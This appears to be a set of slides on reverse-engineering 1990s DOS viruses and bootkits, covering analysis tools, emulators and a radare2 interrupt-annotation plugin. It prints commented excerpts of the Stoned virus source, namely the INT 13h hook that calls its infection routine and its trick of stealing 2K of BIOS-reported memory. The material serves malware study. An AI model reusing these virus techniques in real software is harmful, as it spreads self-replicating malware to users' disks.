
- "The Giant Black Book of Computer Viruses" by Mark Ludwig also includes excellent analysis of key features of Stoned

```
;***************************************************************
;       The INT 13H vector gets hooked to here
;***************************************************************

NEW_13: PUSH    DS
        PUSH    AX
        CMP     AH,2
        JB      REAL13                          ;Restore regs & do real INT 13H

        CMP     AH,4
        JNB     REAL13                          ;Restore regs & do real INT 13H

;********************************************************************
;    We only get here for service 2 or 3 - Disk read or write
;********************************************************************

        OR      DL,DL
        JNZ     REAL13                          ;Restore regs & do real INT 13H

;********************************************************************
;     And we only get here if it's happening to drive A:
;********************************************************************

        XOR     AX,AX
        MOV     DS,AX
        MOV     AL,DS:43FH
        TEST    AL,1                            ;Check to see if drive motor is on
        JNZ     REAL13                          ;Restore regs & do real INT 13H

;*********************************************************************
;           We only get here if the drive motor is on.
;*********************************************************************

        CALL    INFECT                          ;Try to infect the disk

;*********************************************************************
;               Restore regs & do real INT 13H
;*********************************************************************

REAL13: POP     AX
        POP     DS
        JMP     DWORD PTR       CS:OLD_13
```

STONED

- Stoned begins simply: it hooks — and installs an interrupt handler for — INT 13h.
- Stoned stores its code in a region of memory by altering the value of a variable in the BIOS Parameter Block (BPB) that holds the number of available 1Kb chunks of memory.
- It does this by reading the value stored there and moving it into a register; decreasing that register value by 2 (new_available_memory = original_available_memory - 2k) and writing this value back to the BPB
- It has now carved out a nice 2Kb free region of memory that it can use.

```
;*************************************************************************
; Decrease the memory available to DOS by 2K. Only 1K really seems needed, but
;  stealing an odd number of K would result in an odd number shown available
;  when a CHKDSK is run. This might be too obvious. Or the programmer may have
;  had other plans for the memory.
;*************************************************************************

        MOV     AX,DS:413H      ;BIOS' internal count of available memory
        DEC     AX
        DEC     AX              ;Drop it by 2K ...
        MOV     DS:413H,AX      ;...and store it (steal it!!)
```



16-bit bootkit RE methodology

16-bit Malware RE Methodology

- Preliminary research
- Static Analysis:
  - radare2 (I wrote an r2 plugin for automatically identifying interrupts + adding annotations to the disassembly)
  - Cutter (for when I’m too tired to use r2)
  - IDA Free 5.0 (rip 16-bit support </3)
  - Reading the source files (majority of the source files are written in x86 assembly, with syntax specific to a range of assemblers (MASM, TASM, FASM, A86, etc…)
    - Assembling the source using one of the many assemblers
    - … or making modifications to the source for use with a different assembler (NASM); mixed results
- Dynamic Analysis:
  - QEMU + FreeDOS
  - Bochs
  - DosBox (more useful for testing sample programs and performing basic analysis, not as flexible as QEMU+FreeDOS which is better for more involved dynamic analysis)
- *For samples where a compiled binary was not available for dynamic analysis, an auxiliary source of information is danooct1 YouTube channel: https://www.youtube.com/@danooct1
  Specifically their “MS-DOS malware” playlist:
  https://youtube.com/playlist?list=PLi_KYBWS_E71ObQ8QpGj5zIDXHREbdWaM

RE Methodology for 1990s-era bootkits, cont.

- All of the previous 16-bit vx RE methodology as well as:
- Using my r2 plugin automating analysis/identification of interrupts + adding annotations to the disassembly
  - The process for developing this r2 plugin was an RE side quest, where the goal was to recreate the IDA 5.0 functionality in an up-to-date tool I like using for RE

```
mov     ds, cs:word_106A7
mov     dx, cs:word_106A5
int     21h                 ; DOS - SET INTERRUPT VECTOR
                            ; AL = interrupt number
                            ; DS:DX = new vector to be used for specified interrupt
in      al, 61h             ; PC/XT PPI port B bits:
                            ; 0: Tmr 2 gate ---┐ OR 03H=spkr ON
                            ; 1: Tmr 2 data -+  AND 0fcH=spkr OFF
                            ; 3: 1=read high switches
                            ; 4: 0=enable RAM parity checking
                            ; 5: 0=enable I/O channel check
                            ; 6: 0=hold keyboard clock low
                            ; 7: 0=enable kbrd
and     al, 0FCh
out     61h, al             ; PC/XT PPI port B bits:
                            ; 0: Tmr 2 gate ---┐ OR 03H=spkr ON
                            ; 1: Tmr 2 data -+  AND 0fcH=spkr OFF
                            ; 3: 1=read high switches
                            ; 4: 0=enable RAM parity checking
                            ; 5: 0=enable I/O channel check
                            ; 6: 0=hold keyboard clock low
                            ; 7: 0=enable kbrd
mov     ah, 4Ch
int     21h                 ; DOS - 2+ - QUIT WITH EXIT CODE (EXIT)
start endp                  ; AL = exit code
```


rip IDA 5.0 </3

```
0000:0074   ab          stosw word es:[di], ax
0000:0075   b400        mov ah, 0               ; ('Info:', ['INT 16 - KEYBOARD - GET KEYSTROKE'])
0000:0077   cd16        int 0x16                ; ('Registers:', ['AH = 00h'])
0000:0079   80fc4d      cmp ah, 0x4d            ; 'M' ; 77
0000:007c   7499        je 0x17
0000:007e   80fc4b      cmp ah, 0x4b            ; 'K' ; 75
0000:0081   74a5        je 0x28
0000:0083   80fc50      cmp ah, 0x50            ; 'P' ; 80
0000:0086   74b1        je 0x39
0000:0088   3c1b        cmp al, 0x1b            ; 27
0000:008a   7581        jne 0xd
0000:008c   b8004c      mov ax, 0x4c00          ; ('Info:', ['INT 21 - DOS 2+ - "EXIT" - TERMINATE WITH RETURN CODE'])
0000:008f   cd21        int 0x21                ; ('Registers:', ['AH = 4Ch', 'AL = return code'])
0000:0091   7479        je 0x10c
0000:0093   736d        jae 0x102
0000:0095   206875      and byte [bx + si + 0x75], ch
0000:0098   7368        jae 0x102
0000:009a   636f6e      arpl word [bx + 0x6e], bp
0000:009d   2c20        sub al, 0x20            ; 32
0000:009f   7365        jae 0x106
0000:00a1   65207927    and byte gs:[bx + di + 0x27], bh
0000:00a5   61          popaw
0000:00a6   6c          insb byte es:[di], dx
0000:00a7   6c          insb byte es:[di], dx
0000:00a8   206e65      and byte [bp + 0x65], ch
0000:00ab   7874        js 0x121
0000:00ad   207469      and byte [si + 0x69], dh
0000:00b0   6d          insw word es:[di], dx
0000:00b1   6520786f    and byte gs:[bx + si + 0x6f], bh
0000:00b5   786f        js 0x126
0000:00b7   207e2a      and byte [bp + 0x2a], bh
0000:00ba   6963337175  imul sp, word [bp + di + 0x33], 0x7571
0000:00bf   3333        xor si, word [bp + di]
0000:00c1   6e          outsb dx, byte [si]
0000:00c2   2a7e0d      sub bh, byte [bp + 0xd]
0000:00c5   0aff        or bh, bh
[0000:0000]>
```

radare2 plugin for auto analysis of 16-bit disassembly of COM files, using Ralf Brown Interrupt List

RE Methodology for 1990s-era bootkits, cont.

